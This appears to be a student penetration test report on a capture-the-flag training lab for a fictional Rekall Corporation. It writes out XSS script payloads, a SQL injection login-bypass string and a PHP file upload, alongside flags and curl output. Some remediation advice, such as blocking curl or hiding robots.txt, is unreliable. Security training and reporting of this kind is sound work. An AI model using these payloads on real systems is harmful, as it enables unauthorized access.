



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

TimPenTestCorp, LLC

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	TimPenTestCorp, LLC
Contact Name	Timothy Pang
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	01/24/2023	Timothy	First Draft
002	01/25/2023	Timothy	Initial Review
003	01/30/2023	Timothy	Final Draft

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Network architecture map prevents vulnerable open source data penetration
- Current and future penetration test to determine vulnerabilities on the network and to mitigate them

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web application vulnerable to reflected XSS payload and XSS payload
- Web page vulnerable to SQL injection and PHP injection
- Credentials being stored in HTML source code as well as a Public website
- Apache software on multiple hosts are outdated and vulnerable to many exploits
- SLMail Service is vulnerable to exploits
- Too many open ports on hosts that gives attackers too much surface area
- Unauthorized access to passwd file for attackers to crack

Executive Summary

We were given a task to perform a security assessment of TotalRekall's network to determine if they have any vulnerabilities, as well as find any flags throughout the process. Within this assessment, a variety of penetration tests and techniques were used, from reconnaissance to penetration deep within the Domain Controller (DC).

We began by doing a reconnaissance of totalrekall.com, to see if their website is vulnerable to attacks or exploits. We then performed an nmap and zenmap scan of the network to find the systems located on the network. After discovering which ports were open on which system, each system was exploited by a vulnerability specific to each system.

At the end of the assessment, we rank each of the vulnerabilities in order of critical priority to lowest priority, as follows, **Critical**, **High**, **Medium**, **Low**, and **Informational** rankings. Overall, Totalrekall's network and website is not protected and is vulnerable to a wide variety of different attacks and they should all be patched and updated quickly.

Summary Vulnerability Overview


Vulnerability	Severity
SQL Injection on Login page	Critical
Command Injection on Networking.php Page	Critical
Brute Force Attack with Help From DNS Checker	Critical
PHP Injection	Critical
Session Management	Critical
Directory Traversal	Critical
Nmap scan of Network	Critical
Nmap scan for host running Drupal	Critical
Apache Struts 2.3.5 Vulnerability	Critical
RCE Tomcat JSP Exploit on host 192.168.13.10	Critical
RCE "Shocking" Exploit on host 192.168.13.11	Critical
RCE Apache Struts Exploit on host 192.168.13.12	Critical
RCE "Drupal" Exploit on host 192.168.13.13	Critical
Brute Force and Privilege Escalation Exploit on host 192.168.13.14	Critical
Public User Credential Information on GitHub	Critical
Nmap scan and Website access to host 172.22.117.20	Critical
Open FTP port to gain access to host 172.22.117.20	Critical
SLMail Service Exploit on host 172.22.117.20	Critical
Windows 10 Persistence/Scheduled Tasks	Critical
Accessing the Comments.php page to make a flag pop-up	High
Local File Inclusion on VR Planner Page	High
HTML Vulnerability on Login.php Page	High
Credential Dumping	High
Lateral Movement and Compromising Admin	High
Reflected XSS Payload on the Welcome page	Medium
XSS Payload in the "Choose Your Character" field of Memory-Panner.php	Medium
Sensitive Data Exposure on WebPage Search Bar	Low
Public SSL Certificates	Low
Sensitive Data Exposure	Low
Finding the IP address of TotalRekall	Low
Using OSINT/WHOIS for TotalRekall.xyz	Informational


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.10 172.22.117.20
Ports	192.168.13.1: 80/tcp VNC 192.168.13.10: 8009/tcp, 8080/tcp 192.168.13.11: 80/tcp 192.168.13.12: 8080 192.168.13.13: 80/tcp Apache 192.168.13.14: 22/tcp ssh 172.22.117.10: 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268 172.22.117.20: 21, 25, 79, 80, 106, 110, 135, 139, 443, 445

Exploitation Risk	Total
Critical	19
High	5
Medium	2
Low	4
Informational	1

Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected XSS Payload on the Welcome page
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	When you are on the welcome page, there is a prompt that is there to enter your name, within there is no limit to the characters you can put in, so we can add a script inside to display something for us.
Images	 <p>The screenshot shows a web page with a red header containing the REKALL CORPORATION logo and navigation links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. Below the header, a dark grey section contains a text input field with the value "script>alert('flag')</script>" followed by a "GO" button. To the right, there are two sections: "Adventure Planning" with a gear icon and a description about Mars and spy missions, and "Location Choices" with a building icon and a description about traveling to various global locations. At the bottom, a message says "CONGRATS, FLAG 1 is f76sdfkg6sjf".</p>
Affected Hosts	Welcome.php">www.welcometorecall.com>Welcome.php
Remediation	<ul style="list-style-type: none"> Limit the character count within the text box


Vulnerability 2	Findings
Title	XSS Payload in the “Choose Your Character” field of Memory-Planner.php
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	On the VR Planner page, there is a prompt located on the page, that has a prompt for “Choosing Your Character”, this text box does not have a limit to character count and was exploited with a script.
Images	 <p>The screenshot shows a web page with a red header containing the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome, VR Planner, and Login. The main content area has a black background with white text asking "Who do you want to be?". Below this is a text input field containing the XSS payload: <code><script>alert('text')</script></code>. A button labeled "GO" is next to the input field. The text "You have chosen , great choice!" is displayed below the input field. At the bottom, a red bar contains the text "Congrats, flag 2 is ksdnd99dkas".</p>
Affected Hosts	www.welcometorecall.com/Memory-Planner.php
Remediation	<ul style="list-style-type: none"> • Limit the character count within the text box • Filter out special characters

Vulnerability 3	Findings
Title	Accessing the Comments.php page to make a flag pop-up
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Similar to the Welcome page and Memory Planner page, the comments box does not have a limit, however because it is a comment page it does not necessarily need a character count, however it does not watch for scripts that can be entered within.
Images	 <p>The screenshot shows a comment section on a website. The main message reads "Please leave your comments on our website!" followed by "CONGRATS, FLAG 3 is sd7fk1nctx". Below this, there is a red input field containing the JavaScript code "<script>alert('flag')</script>". At the bottom of the form, there are buttons for "Submit" and "Add: <input checked="" type="checkbox">". A status message "Your entry was added to our blog!" is displayed in green at the bottom right.</p>
Affected Hosts	www.welcometorecall.com/comments.php
Remediation	<ul style="list-style-type: none"> Prevent javascript commands in comment box

Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Low
Description	While it is not a direct vulnerability, in a way that all websites can be “curled”, however the information within can be utilized by attackers at a later date to gain access with the server information and IP address.
Images	<pre>(root㉿kali)-[~] └─# curl -v http://192.168.14.35/About-Rekall.php grep flag * Trying 192.168.14.35:80 ... % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Spent Left Speed 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0* Connected to o 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > * Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Fri, 20 Jan 2023 01:31:04 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag 4 nckd97dk6sh2 < Set-Cookie: PHPSESSID=9q6o2hi3flfp6s36jthegq5k15; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html < { [7873 bytes data] 100 7873 100 7873 0 0 2141k 0 --:--:-- --:--:-- --:--:-- 2562k * Connection #0 to host 192.168.14.35 left intact (root㉿kali)-[~] └─#</pre>
Affected Hosts	192.168.14.35
Remediation	<ul style="list-style-type: none"> Block curl requests from anything but a browser

Fig 4.

Vulnerability 5	Findings
Title	Local File Inclusion on VR Planner Page
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Within the VR Planner page, contains two file upload buttons, when uploading a file, there is no set file extension to make sure that the only file being uploaded is a jpg or png. An attacker can utilize this vulnerability to upload a php script or javascript file to view or gain access to files.
Images	 <p>Fig 5.Uploaded a php file</p>
Affected Hosts	www.welcometorecall.com/VR-Planner.php
Remediation	<ul style="list-style-type: none"> Set file extension to only accept jpg or png files

Vulnerability 6	Findings
Title	SQL Injection on Login Page
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	SQL Injection is an attack that injects a piece of sql code that allows an attacker to gain access to the database and grab information. On the Login page, using the command 1' OR 1 = '1 for both the login and password, we can login for the reason that with that command anything entered will automatically be true.
Images	 <p>The screenshot shows a login interface with a red header containing a logo and navigation links for Home, About Rekall, Welcome, and VR Planner. The main content area has a light gray background. It displays the message "Please login with your user credentials!" followed by "Login:" and a text input field containing the value "1' OR 1 = '1". Below it is another "Password:" label with a redacted input field showing several white dots. A "Login" button is visible. At the bottom, a success message reads "Congrats, flag 7 is bcs92sjsk233".</p>
Affected Hosts	www.welcometorecall.com/Login.php
Remediation	<ul style="list-style-type: none"> Filter out certain characters so that a sql script cannot be completed

Vulnerability 7	Findings
Title	HTML Vulnerability on Login.php Page
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	On the login page, the login and password are located within the source code, as well as when you highlight over the words login and password, the login and password of user doug quaid appears.
Images	<p>Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools HERE</p>
Affected Hosts	www.welcometorecall.com/Login.php
Remediation	<ul style="list-style-type: none"> Remove any credentials located within the html source code of the webpage






Vulnerability 8	Findings
Title	Sensitive Data Exposure on WebPage Search Bar
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Low
Description	The ip address 192.168.14.35 is running on an Apache (Debian) server. On the ip page the discovery of the existence of a backend file called " robots.txt ". There is no password or restriction on the assets page, so that the attacker can access the website backend and view the entire file structure of the webpage.
Images	 <pre> 192.168.14.35/robots.txt User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre>
Affected Hosts	192.168.14.35
Remediation	<ul style="list-style-type: none"> Disallow the viewing of the robots file


Fig 9.

Vulnerability 9	Findings
Title	Command Injection on Networking.php Page
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Within the Networking.php page, there are two boxes, one for dns check and mx record checker. For the reason that there is no pattern recognition for a web address, the attacker can pipe multiple commands together to display certain pieces of information.
